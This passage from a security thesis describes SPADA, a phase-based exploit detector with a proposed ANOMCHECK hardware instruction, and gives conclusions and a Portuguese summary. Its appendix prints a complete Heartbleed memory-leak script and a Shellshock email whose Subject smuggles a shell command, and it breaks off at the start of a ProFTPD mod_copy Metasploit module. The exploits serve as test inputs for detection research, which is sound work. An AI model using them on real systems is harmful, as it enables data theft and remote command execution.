In Table 5.1, we measure the average number of sequence phases n to find suitable values for m and k with $p = 10000000$. For Procmail, we measured the three main processes, Procmail, Formail, and Bash, with no filters. The Table shows that, although the maximum number of follow-up CBBTs of a CBBT-initiated phase can be as large as 185 distinct phases, in practice the average amount is much lower, with Nginx's worker thread showing the highest number (108). Moreover, if we assume the distribution of the number of possible following CBBTs is normal, 99.3% of all phases will have the amount of following distinct phases equal to or less than $AVG + 3 * STDEV$. "AVG" represents the average number of follow-up phases, and "STDEV" represents the standard deviation. Therefore, we argue that for the values of p we used in these executions, a Bloom filter that considers $n = 20$ will be sufficient to cover most of the relevant phases.

We must clarify: if a false positive happens in the Bloom filter, this means SPADA identified an illegal CBBT that is not a member of the follow-up CBBTs as *legal*. This

Table 5.1: Summary of the applications phase sequence characteristics. Branching refers to the distinct number of follow-up phases of each phase.

Process/Metric	**#Distinct Phases**	**Average Branching**	**Standard Deviation**	**Maximum Branching**
Nginx 1.4.6 master	483	2,724	4,117	71
Nginx 1.4.6 worker	986	2,792	4,941	108
Nginx 1.4.0 master	398	2,467	3,407	55
Nginx 1.4.0 worker	506	3,361	3,341	30
ProFTPD master	295	1,179	1,950	34
ProFTPD worker	1169	1,610	2,150	39
Procmail	1799	2,186	5,188	174
Formail	1408	2,683	6,028	139
Bash	1910	2,126	5,130	185

event means that we do not generate a false positive in SPADA's detection, but rather, we might not detect an anomaly since the Bloom filter falsely indicated the next CBBT belonged to the possible follow-up CBBTs of the currently executing CBBT.

Goel et al. (GOEL; GUPTA, 2010) have shown the probability of a false positive is at most $(1 - e^(k(n + 0.5)/m - 1))^k$. We used Mitzenmacher et al. (MITZENMACHER; UPFAL, 2017)'s approximation to define m given a false positive ratio of q. Mitzenmacher shows that the optimal number of bits, m, can be approximated by $-nlnq/(ln2)^2$. If we plug in $n = 20$ and $q = 0.05$, we find that $m = 287.142$. Thus, we require 287 bits to codify the possible follow-up CBBT phases of each CBBT. Due to its size, this data must be part of an application's "data" section in ELF binaries or an entirely new section.

Thereby, the online code checks the execution's feature values with trained threshold values. If the checks use hardware performance counters, the code must reset them for the next phase check. If the desired feature is not present in the hardware performance counters, i.e., phase sequence, its observation must be inserted into the code. As an example, adding a global variable to be incremented before the end of every basic block effectively counts the number of basic blocks executed in a phase.

The advantages of such an approach are simplicity in implementation, as the mechanism can perform training in an offline fashion, and dynamic binary translation can be applied to instrument the binaries. The techniques we have shown in state of the art already detail how to accomplish a similar translation. However, as with most of those techniques, we expect overhead due to the additional code, especially if this code must

compute features' values. For every control-flow transfer that is a CBBT, we are adding instructions to compute and compare features. Abadi et al. (ABADI et al., 2005) have already shown this approach to incur substantial overhead when (average of 21%) doing so for all control flow transfers. Even if we were to target only a portion of the code, loading and checking a 287 bit Bloom filter will have a high overhead.

Additionally, since we only check values at the end of a phase, a small attack might occur inside that phase. Skipping a CBBT might render the technique useless to stop it; detection will be late on whichever next CBBT triggers a check for feature values, so the method requires additional tools to remedy the effects of the undesired code and make the user aware of the attack. To effectively solve this, we would require comparisons every time the feature is changed to detect an attack while it is occurring. This approach adds even more overhead, which we consider excessive, and thus we seek for hardware support in the implementation of our technique.

5.2.2 Hardware Support

Hardware support can perform several functionalities of the mechanism to reduce SPADA's overhead. First, we can count features such as BBL types using hardware counters, thus eliminating any code required to calculate it. Second, we propose an ISA extension with a new control flow target instruction, dubbed "ANOMCHECK", which loads values for the upcoming phase and checks if the new phase belongs to the set of possible follow-up phases of the current CBBT-phase. With prior knowledge of how a phase is supposed to behave, the mechanism can make a comparison of the feature counter value with the threshold value whenever it is updated. Once feature counters fail to pass the check determined by SPADA, the processor generates an exception to be handled by the operating system. The operating system can terminate the offending application and warn the user, or even apply other tools to identify the source of the anomaly, such as ROPecker to examine the Last Branch Record.

We illustrate the proposed instruction "ANOMCHECK" format in Figure 5.6. Similar to Intel's CET instructions (INTEL, 2017), it uses a unique prefix to identify the instruction, while the remaining fields determine the values of our chosen features in that phase.

The value comparison is not on the critical path of the processor, as it can be checked in parallel to the instruction flow or a post-commit stage, as depicted in Fig-

ure 5.7. As we had specific features in mind, the design is hard-coded, with "ANOMCHECK" instructions effectively serving as CBBT markers. This way, an "ANOMCHECK" instruction signals a CBBT and the start of a new phase. The processor must check the previously loaded features, number of BBL types, and whether the CBBT composed by the last branch's address (found in the Last Branch Record) and its target, the ANOMCHECK instruction, is a legitimate follow-up CBBT for the currently executing CBBT.

Figure 5.6: First version of ANOMCHECK instruction format. Feature values take the place of displacement and immediate in the x86 ISA.





Figure 5.7: Mechanism abstraction in the processor core. The mechanism reads from the selected hardware performance counter (HPC), performs the comparisons, and then raises an exception if the hardware counter value is out of bounds and the phase sequence is not in the Bloom filter.



For the suggested features, the number of different types of BBLs that executed the hardware is simple. An approximation to the number of executed BBLs is already available as the sum of all control flow transfers in the current Intel hardware performance counters (SPRUNT, 2002). A better estimate is available by checking if a new instruction is a target in the branch target buffer, thus signaling the beginning of a BBL. Counting

the different types of BBLs would require a Bloom filter (KIRSCH; MITZENMACHER, 2008) to approximate, with high precision, the number of separate control flow transfer targets seen in the execution. In our experiments, a fixed hardware Bloom filter with 1 Kb should be enough to approximate the number of BBL types in most phases.

For the phase sequence feature, the ANOMCHECK instruction must carry a trained Bloom filter to identify the CBBT-phases that can follow the CBBT-phase that starts after the ANOMCHECK instruction. The copy and insertion described in Figure 5.5 now occurs in hardware. When the ANOMCHECK instruction executes, it checks the past CBBT-phase (phase A) Bloom filter value for the presence of the upcoming CBBT (B). Afterward, it loads the Bloom filter value to an internal $512 - bit$ register ($BFREG$) representing the new CBBT's (phase B) set of legitimate follow-up CBBTs. Thereby, the next ANOMCHECK (of CBBT C, for instance) will check its presence in the set of follow-up CBBTs of CBBT B, and load C's set of members in $BFREG$. ANOMCHECK instructions will do this until the code finishes, or SPADA rejects a phase transition as anomalous.


Due to the limit of x86_64's instruction of 15 bytes, this effectively means $m = 96$ for a single ANOMCHECK, which gives us a false positive ratio of 18.9%. Such a false positive in the Bloom filter may generate several false negatives for SPADA.

In Figure 5.8, we propose an alternative. Instead of a single ANOMCHECK instruction, a compiler would insert multiple instructions, where each instruction loads a "portion" of the Bloom filter. The internal hardware register $BFREG$ would thus be split into multiple smaller registers. In the Figure, we reserve 2 bits of the field, yielding four registers: $BFREG1$, $BFREG2$, $BFREG3$, and $BFREG4$. When an ANOMCHECK instruction executes, it can trigger the check of all Bloom field registers since ANOMCHECK instructions at the beginning of the current CBBT's execution already loaded the required values. However, the ANOMCHECK instruction only updates the selected Bloom filter register's value, selected by the 2-bit selector field of the ANOMCHECK instruction. Given $m = 282$, when we hash a key and obtain a 282 bits value representing the bits the follow-up CBBT, we would use the "bits selector" to select 94 contiguous bits to update. Therefore, we can insert multiple ANOMCHECK instructions to load larger Bloom filter values effectively.

With 4 bits to break the Bloom filter value in multiple portions, we obtain $m = 94$ per instruction and thus can use three ANOMCHECK instructions to check a Bloom filter with $m = 282$. These values would keep an adequate Bloom filter's false-positive ratio of

6.84%.

Figure 5.8: Second version of ANOMCHECK instruction format. We now use a portion of the Bloom filter to control the hash function, effectively enabling multiple ANOMCHECK instructions to construct a larger Bloom filter.



In Table 5.2, we show, for $p = 10000000$, SPADA's detection rate using a Bloom filter with $m = 96$. We can see that SPADA still detects all attacks even at the chance of a Bloom filter false positive. We concluded the phases that signal attacks have a low number of follow-up CBBT phases, and thus their effective number of distinct follow-up phases is much lower than what we estimated.

Thereby, we have shown that SPADA can have an effective implementation with a single ANOMCHECK instruction and two large registers to hold a phase's number of BBL types and set of follow-up CBBTs. The resources for $m = 96$ is listed below. This amounts to less than 1KB in resources that can be implemented out of the critical path of the processor.

1. BBLTBF: a Bloom Filter with 1000 bits (counts BBL types for each phase)
2. a bit count operation for BBLTBF, can be performed by AVX2
3. a 32 bit register to hold the observed maximum number of BBL types
4. a 32 bit register to hold the expected maximum number of BBL types
5. a 32 bit subtraction to compare both 32 bit registers, thus checking whether the number of observed BBL types is larger than the expected BBL types
6. CBBTBF: a Bloom Filter with 96 bits (holds follow-up CBBT set)
7. a 33 bit shift right operation along a XOR operation to perform a hash
8. a multiplexer to select Bloom Filter (BBLTBF or CBBTBF)
9. an AND operation for the result of the check on both filters
10. a signal line to interrupt the processor if the result of the AND is true (1)

Table 5.2: True positive results with $m = 96$.

Process	**True positive rate**
Nginx 1.4.6 worker	100%
Nginx 1.4.0 master	100%
ProFTPD worker	100%
Procmail's Bash script	100%

This implementation requires another mechanism to prevent return-oriented programming (ROP), as the instruction we presented can be part of an exploit. A malicious user who hijacks control flow can use a permissive phase (large feature values) as a base target to obtain high threshold values for the next check. Thereby, the attacker will evade our detection, and he can reuse this phase's instruction to keep resetting the hardware counter values without ever being detected. The simple solution is to assume control-flow integrity is present to stop such a threat. A more sophisticated solution would require us to filter out possible gadgets and make a selection of CBBTs more strict to avoid such reuse, which could make CBBTs useless to detect other attacks due to lack of phase detail. We consider these decisions out of the scope of this work.

6 CONCLUSIONS

The introduction of complex, layered software programs has created a large number of vulnerabilities and subsequent exploitations. These exploitations can compromise the security of information systems in several ways, causing significant monetary losses and a widespread feeling of weakness and distrust in users who rely on these systems. Mitigation, prevention, and detection techniques can all aid in increasing security with different trade-offs regarding usability, overhead, and coverage. Related work on attack detection has shown that several different approaches already exist. Some approaches use control flow integrity and last branch record, which have low overhead but are avoidable by return-oriented programming. Current mechanisms that rely on machine learning using hardware performance counters as observations have been trained for specific attacks, limiting the scope of exploitation detection. In this thesis, we presented SPADA, a broad phase-based detection mechanism capable of detecting diverse types of exploits as anomalies compared to the regular phase behavior of a system. We proposed the usage of a critical basic block transition phase partition, performed in an offline training and analysis step, along with dynamic checks during target application execution to ensure the application behaves as expected.

SPADA's critical basic block transition phase partition finds control flow transfers which signal a change of phase in the application, by simulating a basic block cache and creating new phases whenever a stream of misses happen. We constructed the partition from traces containing basic block executions of the applications. The partitions, i.e., the control flow transfers that signal phase changes, will then identify the upcoming phase. These can also be filtered to control the quality of the partition obtained. As we have shown in this work, it is critical to exercise the maximum percentage attainable of the application to ensure proper training and coverage of standard, expected behavior. With this partition, we can analyze any feature for each phase, such as cache misses, translation look-aside buffer misses, the number of branches, and so on.

The second aspect of SPADA considers its online implementation. By using Pin, it is possible to instrument the application binary to insert checks against values in the phase partition step. If a value is out of bounds, SPADA detects an anomaly. The hardware will then generate an exception to the operating system, which may kill the deviating application. We also proposed the specific hardware instruction "ANOMCHECK" to perform these checks, thus minimizing the overhead incurred by our mechanism.

We have shown that SPADA is a simple L-3 language anomaly detection method. It works with almost no application context, only using basic block addresses to create a simple interpretation for the execution. We have shown SPADA can perform this interpretation in the form of simple finite-state automata, thus proving it is an L-3 language anomaly detection method. We performed experiments with four different, well-known vulnerability exploitations, comparing our results to a constrained L-1 language, "Long-span Attack Detection" (LAD). Our results show that the exploitations cause significant deviations in the behavior of the phases of the target applications. We have also shown that these anomalies are consistent, thus empirically showing that SPADA, our methodology, always detects (100% true positive rate) these exploits using two simple features.

For these real-world exploits, SPADA outperformed LAD due to its simplicity, which yielded a lower number of false positives. SPADA is also simpler to train, and this simplicity has enabled us to explore an efficient hardware implementation, which is impossible for a complicated method such as LAD.

APPENDIX A — RESUMO EM PORTUGUÊS

A.1 Detecção de Comportamento Anômalo Através de Perfilamento de Fases

Com o aumento de uso de sistemas de computação em um mundo cada vez mais conectado, a área de Segurança de Informação é atualmente uma das preocupações primárias no desenvolvimento de sistemas de computação. A definição de segurança de dados é uma composição de três garantias sobre um dado: Confidencialidade, Integridade, e Disponibilidade, também conhecido como CIA para o acrônimo em inglês (Confidentiality, Integrity, and Availability) (GOODRICH; TAMASSIA, 2011).

A primeira garantia, confidencialidade, refere-se à disponibilidade do dado apenas para usuários com direito legítimo de acesso ao dado. Assegurar esta garantia é essencial para dados que, quando expostos a usuários sem direito ao dado, podem resultar em perdas tanto financeiras quanto para a segurança do sistema. Nos referimos a tais dados como dados sensíveis. Alguns exemplos são a informação de governos sobre seus agentes, números de segurança social, senhas de sistemas bancários, de redes sociais, e-mails, entre outros.

A segunda garantia trata da precisão do dado. O dado que compõe a informação deve ser consistente e verdadeiro, pois a sua manipulação pode ser tão danosa quanto a sua exposição. Manipulação de conteúdos de e-mail, pacotes de rede, e identificação podem possibilitar falsificação de identidade ou acesso, eventualmente levando a exposição de dados confidenciais. Aqui podemos citar e-mails com links para páginas de banco falsas onde atacantes tentam enganar usuários para obter suas senhas e a observação de rede para capturar pacotes e tentar se passar por um usuário ou máquina, realizando ataques do tipo "Man-in-the-middle" (CALLEGATI; CERRONI; RAMILLI, 2009).

A terceira garantia cobre a disponibilidade do dado. Usuários legítimos devem poder acessar seus dados. Caso contrário, o dado é inútil. Ataques de negação de serviço (DoS) podem ser extremamente prejudiciais a serviços comerciais online, pois os serviços de contrato geralmente provisionam garantias aos usuários de que seus dados estarão acessíveis. Exemplos de sistemas críticos incluem redes sociais, serviços bancários, e sistemas de armazenamento de arquivos.

Portanto, a segurança de dados se relaciona diretamente com a segurança de sistemas de computação. Uma vulnerabilidade de segurança pode ocorrer em várias áreas diferentes, tal como sistemas mal configurados, senhas padrão sem modificação, atacantes

enganando usuários para que abram um e-mail malicioso, ou o abuso inesperado de bugs em software ou hardware. Todas essas vulnerabilidades podem causar dano a um sistema individual ou até a uma organização inteira. Todas as nações recentemente voltaram sua atenção a esses problemas com a criação de legislação específica para a proteção de dados, tal como a "General Data Protection and Regularion" (GDPR) na Europa (ALBRECHT, 2016) e a Lei Geral de Proteção aos Dados Pessoais (LGPD) (RAPÔSO et al., 2019) no Brasil.

No contexto de um sistema computacional, um ataque é a exploração de uma vulnerabilidade para prejudicar a segurança de informação do sistema. Dadas as várias fontes possíveis de ataques, o problema de prevenir ataques geralmente é tratado através de soluções individuais visando ataques específicos. Estas soluções são normalmente contornadas por atacantes através da exploração de outros bugs ou o desenvolvimento de novas técnicas. Esta inefetividade torna explícita a necessidade de formas de detecção de ataques mais gerais, e portanto capaz de lidar com ataques novos, jamais vistos anteriormente.

Detectar ataques enquanto o programa alvo está executando pode efetivamente parar estes ataques e prevenir danos ao sistema (PFAFF; HACK; HAMMER, 2015), pois o sistema de detecção pode avisar o sistema operacional em relação ao programa sendo atacado. A partir disto, uma solução como o sistema operacional matar o programa alvo é trivial.

Esta detecção depende da checagem de condições específicas: ou ataques conhecidos, ou condições que poderiam sinalizar um possível ataque. Por exemplo, um número crescente de handshakes TCP do mesmo endereço seria uma condição que poderia sinalizar uma tentativa de negação de serviço. Neste sentido, uma taxa alta de detecção para ataques seria a métrica primária para medir a eficiência do mecanismo de detecção de ataques. Porém, como tais condições poderiam acontecer em programas se comportando normalmente, tal sistema de detecção poderia gerar falsos positivos, i.e., casos onde o mecanismo de detecção indica um ataque mesmo que nada esteja acontecendo e o programa esteja se comportando como previsto. Portanto, assegurar uma taxa baixa de falsos positivos é uma preocupação significante no desenvolvimento de um mecanismo de detecção de ataques.

A.1.1 Motivação

Embora ataques em cima de bugs de hardware estejam tornando-se mais comuns (e.g., RowHammer (SEABORN; DULLIEN, 2015), Spectre, e Meltdown (KOCHER et al., 2018)), bugs em software são muito mais comumente explorados em ataques. Esta frequência deve-se ao fato de que a maior parte dos hardwares são protegidos por propriedade intelectual e necessitam de muito esforços e recursos para realizar engenharia reversa. E ainda assim, a presença de uma vulnerabilidade não garante que o atacante conseguirá manipular toda a pilha de software para usar a vulnerabilidade em hardware.

Ao olhar para bugs em software, as causas prevalentes de vulnerabilidades são a falta de validação da entrada do usuário e funções de autenticação quebradas (WICHERS, 2016).

Para citar um exemplo de vulnerabilidade de segurança causada por bugs em software, o “buffer overflow” (ALEPH, 1996) é uma falha que permite uma escrita sem limites à memória. Um usuário malicioso pode explorar esta falha para escrever dados em setores de memória, os quais, em princípio, o programa não deveria escrever. Especificamente, quando o programa tenta copiar 200 bytes para um espaço na pilha que só tem 100 bytes, o programa irá sobrescrever 100 bytes da pilha que armazenam outras variáveis locais.

Nesta vulnerabilidade, atacantes estão interessados em achar endereços de memória que contenham os endereços de retorno de funções do programa. Sabendo a posição destes endereços, o atacante pode sobrescrever estes valores para controlar a execução do programa. Normalmente, os atacantes inserem um código malicioso na memória e sobrescrevem o endereço de retorno para que o fluxo de execução vá para o código malicioso.

Prevenir ou detectar este tipo de ataque foi o assunto de muita pesquisa e engenharia, em uma verdadeira corrida para as armas. Assim que pesquisadores criavam um método para parar o abuso da falha, um novo jeito de usá-la era descoberto por outros pesquisadores. Companhias de hardware e sistemas operacionais adicionaram suporte um "bit de não-executável" (KC; KEROMYTIS, 2005) para marcar endereços de memória que não deveriam conter instruções ou dados executáveis (ou seja, endereços de memória na pilha não poderiam mais ser usados pelos atacantes). Para contornar esta defesa, atacantes começaram a reusar código legítimo ao encadear vários endereços de retorno para obter pedaços de código legítimo e assim construir um código reusando instruções do programa original (SHACHAM, 2007).

Na segunda rodada desta corrida para armas, desenvolvedores de sistemas operacionais adicionaram suporte para a técnica de aleatorização do espaço de endereçamento (Address Space Layout Randomization - ASLR) (TEAM, 2003). Esta técnica aleatoriza os endereços base dos setores de memória do programa, tal como suas bibliotecas usadas, dados, pilha, e heap de memória. ASLR é uma das técnicas mais efetivas para tornar os ataques impráticos, pois o atacante não tem nenhuma informação de onde estão as instruções que ele quer usar quando as posições destas foram aleatorizadas. E ainda assim, pesquisadores mostraram que em vários casos o ASLR pode ser contornado ou quebrado (EVTYUSHKIN; PONOMAREV; ABU-GHAZALEH, 2016). A corrida para armas continua, com a empresa Intel oferecendo suporte para enclaves de memória seguros (COSTAN; DEVADAS, 2016), e pesquisadores publicando métodos para contornar e atacar estes enclaves (LEE et al., 2017).

Esta disputa torna explícita a importância de métodos de detecção de ataques, especialmente quando tais métodos possam detectar ataques jamais vistos anteriormente. Infelizmente, o conhecimento sobre esta pesquisa sobre vulnerabilidades específicas está limitada ao meio acadêmico ou à indústria. Assim, muitos sistemas em outras áreas estão vulneráveis, pois seus usuários não entendem a necessidade de manter software e hardware atualizados, e continuam a usar software antigo. Um exemplo recente foi o ataque *WannaCry* (EHRENFELD, 2017). Os atacantes exploraram o CVE-2017-0144 (CVE-2017-0144, 2017), uma vulnerabilidade no SMB (Server Message Block) em versões mais velhas do sistema operacional Windows (MOHURLE; PATIL, 2017).

O *WannaCry* teve um impacto enorme dada a sua escala e o fato que a Microsoft não atualizava mais o sistema operacional *Windows XP* já que era muito antigo e o suporte ao mesmo havia expirado. Este ataque mostrou que uma vasta quantia da população permanece ignorante em relação à importância de realizar atualizações nos sistemas, como demonstrado nos inúmeros sistemas em hospitais do Reino Unido que tornaram-se reféns de atacantes e sem condições de operar. Este exemplo torna clara a necessidade de um sistema de detecção que não seja dependente de assinatura do ataque ou isolamento, que é o jeito como opera o software anti-virus normal (HAMLEN et al., 2009; SUKWONG; KIM; HOE, 2011), e que portanto poderia detectar ataques *0-day*, termo usado para uma vulnerabilidade recém-descoberta e explorada para ataque.

Como mencionado, os métodos anteriores para lidar com vulnerabilidades se dividem em dois tipos: medidas preventivas e sistemas de detecção. As técnicas mencionadas, como bit de não-executável (KC; KEROMYTIS, 2005) e ASLR (TEAM, 2003) são me-

didas preventivas, pois tentam especificamente prevenir ataques que controlam a pilha. Análise estática do binário, código, ou memória (NORTH, 2015; CHEN et al., 2005; QIN; LU; ZHOU, 2005; BESSEY et al., 2010) também são medidas preventivas, pois geralmente evitam corrupção de conteúdo de memória. Técnicas de integridade de fluxo de controle (*Control Flow Integrity* - CFI) (ABADI et al., 2005; BORIN et al., 2006; DAVI; KOEBERL; SADEGHI, 2014) também pertencem a esta categoria, já que elas especificamente garantem apenas o fluxo de execução correto. Estas técnicas não funcionam para ataques que usam o fluxo de execução correto, tal como o *Heartbleed* (DURUMERIC et al., 2014).

Já sistemas de detecção tentam detectar condições ou assinaturas que indiquem um ataque. Aqui citamos o kbouncer (PAPPAS, 2012), ROPecker (CHENG et al., 2014), e o HadROP (PFAFF; HACK; HAMMER, 2015), entre técnicas similares. Porém, as técnicas acima tem como alvo um tipo específico de ataque. Sistemas de detecção de anomalia gerais (SHU et al., 2017; FENG et al., 2003) são uma solução melhor se eficientemente implementados. Um sistema de detecção de anomalia pode detectar novos ataques (*0-days*) e diferentes tipos de ataque, tais como *backdoors* e fluxos raros de execução em funções de acesso vulneráveis, os quais não podem ser detectados por métodos voltados a ataques específicos.

A.1.2 Objetivos

Nossa pesquisa foca no aprendizado de métodos de detecção eficiente de ataque através do uso de uma técnica de criação de perfil para fases de um programa. Estamos primariamente interessados aqui em ataques remotos que oferem a possibilidade de *Command and Control* (GU; ZHANG; LEE, 2008), onde o atacante explora uma vulnerabilidade de software. Portanto, assumimos nenhum uso de engenharia social, onde o atacante manipularia uma pessoa para obter acesso ou informação. *Command and Control* se refere a um ataque onde a máquina infectada está sob completo controle do atacante. O atacante pode então usar esta máquina para roubar dados, desligá-la para negar seus serviços a usuários, infectar outras máquinas, ou usá-la como "soldado" junto a várias outras para gerar requisições e negar serviços de rede a outras máquinas (ataque de negação de serviço distribuído - DDOS).

Este trabalho se baseia na seguinte hipótese: “Atividades maliciosas geram anomalias em fases de um programa”, onde uma fase de um programa é uma porção deste com

comportamento consistente (HAMERLY et al., 2005). Em geral, métodos de criação de perfil de fases (TAHT; GREENSKY; BALASUBRAMONIAN, 2019) tentam inferir fases de um programa sem informação de contexto (isto é, nomes de função, informação de entrada do usuário, entre outros) Nossa ideia é de que analizar os perfis destas fases pode tornar ataques explícitos devido a anomalias no comportamento das fases e na própria sequência entre fases. Ao contrário de trabalhos anteriores (SHU et al., 2017; FENG et al., 2003), nós usamos uma granularidade de perfil mais fina baseada em blocos básicos da aplicação alvo.

Assim, um objetivo deste trabalho é detectar não apenas ataques específicos, tal como o "buffer overflow" mencionado acima, mas mais geralmente anomalias, isto é, comportamento diferente do esperado pela aplicação, para que possamos detectar diferentes tipos de ataque. Especificamente, as nossas principais contribuições neste trabalho são:

1. A criação de *SPADA*, uma técnica de detecção de anomalia baseada em perfis de fases da aplicação, onde a detecção de transições críticas entre blocos básicos definem as fases da aplicação.
2. Uma replicação do método de detecção baseado em co-ocorrência descrito em "Long-Span Program Behavior Modeling and Attack Detection" (SHU et al., 2017), abreviado por *LAD*, o qual comparamos ao nosso método *SPADA*, demonstrando que, embora ambos detectem todos os ataques, nosso método, *SPADA*, tem três vezes menos falsos positivos (média de 1.9% contra média de 6.3%).
3. Nossa principal realização da tese é mostrar que o vetor de blocos básicos de um programa, ou uma simples aproximação do mesmo, pode confiavelmente detectar comportamento anômalo na execução de um programa.
4. Nós mostramos que o *SPADA* é uma linguagem L-3 na hierarquia formal definida por Shu et al. em "A Formal Framework for Program Anomaly Detection" (SHU; YAO; RYDER, 2015), e providenciamos implementações prontas para uso do *SPADA* e do *LAD* em:
   <https://bitbucket.org/fbirck/bbl_attack_detection>.

APPENDIX B — EXPLOITS

B.0.1 Heartbleed Exploit

```
#!/usr/bin/python
# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')

def h2bin(x):
        return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def hexdump(s):
        for b in xrange(0, len(s), 16):
                lin = [c for c in s[b : b + 16]]
                hxdat = ' '.join('%02X' % ord(c) for c in lin)
                pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
                print '  %04x: %-48s %s' % (b, hxdat, pdat)
        print

def recvall(s, length, timeout=120):
        endtime = time.time() + timeout
        rdata = ''
        remain = length
        while remain > 0:
                rtime = endtime - time.time()
                if rtime < 0:
                        return None
                r, w, e = select.select([s], [], [], 5)
                if s in r:
                        data = s.recv(remain)
                        # EOF?
                        if not data:
```

```
                        return None
                rdata += data
                remain -= len(data)
        return rdata


def recvmsg(s):
        hdr = recvall(s, 5)
        if hdr is None:
                print 'Unexpected EOF receiving record header - server closed connection'
                return None, None, None
        typ, ver, ln = struct.unpack('>BHH', hdr)
        pay = recvall(s, ln, 10)
        if pay is None:
                print 'Unexpected EOF receiving record payload - server closed connection'
                return None, None, None
        print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
        return typ, ver, pay

def hit_hb(s):
        s.send(hb)
        while True:
                typ, ver, pay = recvmsg(s)
                if typ is None:
                        print 'No heartbeat response received, server likely not vulnerable'
                        return False

                if typ == 24:
                        print 'Received heartbeat response:'
                        hexdump(pay)
                        if len(pay) > 3:
                                print 'WARNING: server returned more data than it should - server is vulnerable!'
                        else:
                                print 'Server processed malformed heartbeat, but did not return any extra data.'
                        return True

                if typ == 21:
                        print 'Received alert:'
                        hexdump(pay)
                        print 'Server returned error, likely not vulnerable'
                        return False

def main():
        opts, args = options.parse_args()
        if len(args) < 1:
                options.print_help()
                return

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print 'Connecting...'
        sys.stdout.flush()
        s.connect((args[0], opts.port))
        print 'Sending Client Hello...'
        sys.stdout.flush()
        s.send(hello)
        print 'Waiting for Server Hello...'
        sys.stdout.flush()
        while True:
                typ, ver, pay = recvmsg(s)
                if typ == None:
                        print 'Server closed connection without sending Server Hello.'
                        return
                # Look for server hello done message.
                if typ == 22 and ord(pay[0]) == 0x0E:
                        break

        print 'Sending heartbeat request...'
        sys.stdout.flush()
        #s.send(hb)
        hit_hb(s)
```

```
if __name__ == '__main__':
        main()
```

B.0.2 Shellshock Exploit E-mail Example

```
To:aizen@hbvm.inf.ufrgs.br
From: lala@lala.com
Subject:() { :; }; touch /home/aizen/vuln
any text
.
```

B.0.3 ProFTPD's mod copy Metasploit module

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'ProFTPD␣1.3.5␣Mod_Copy␣Command␣Execution',
      'Description'    => %q{
          This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5.
          Any unauthenticated client can leverage these commands to copy files from any
          part of the filesystem to a chosen destination. The copy commands are executed with
          the rights of the ProFTPD service, which by default runs under the privileges of the
          'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website
          directory, PHP remote code execution is made possible.
      },
      'Author'         =>
        [
          'Vadim␣Melihow', # Original discovery, Proof of Concept
          'xistence␣<xistence[at]0x90.nl>' # Metasploit module
        ],
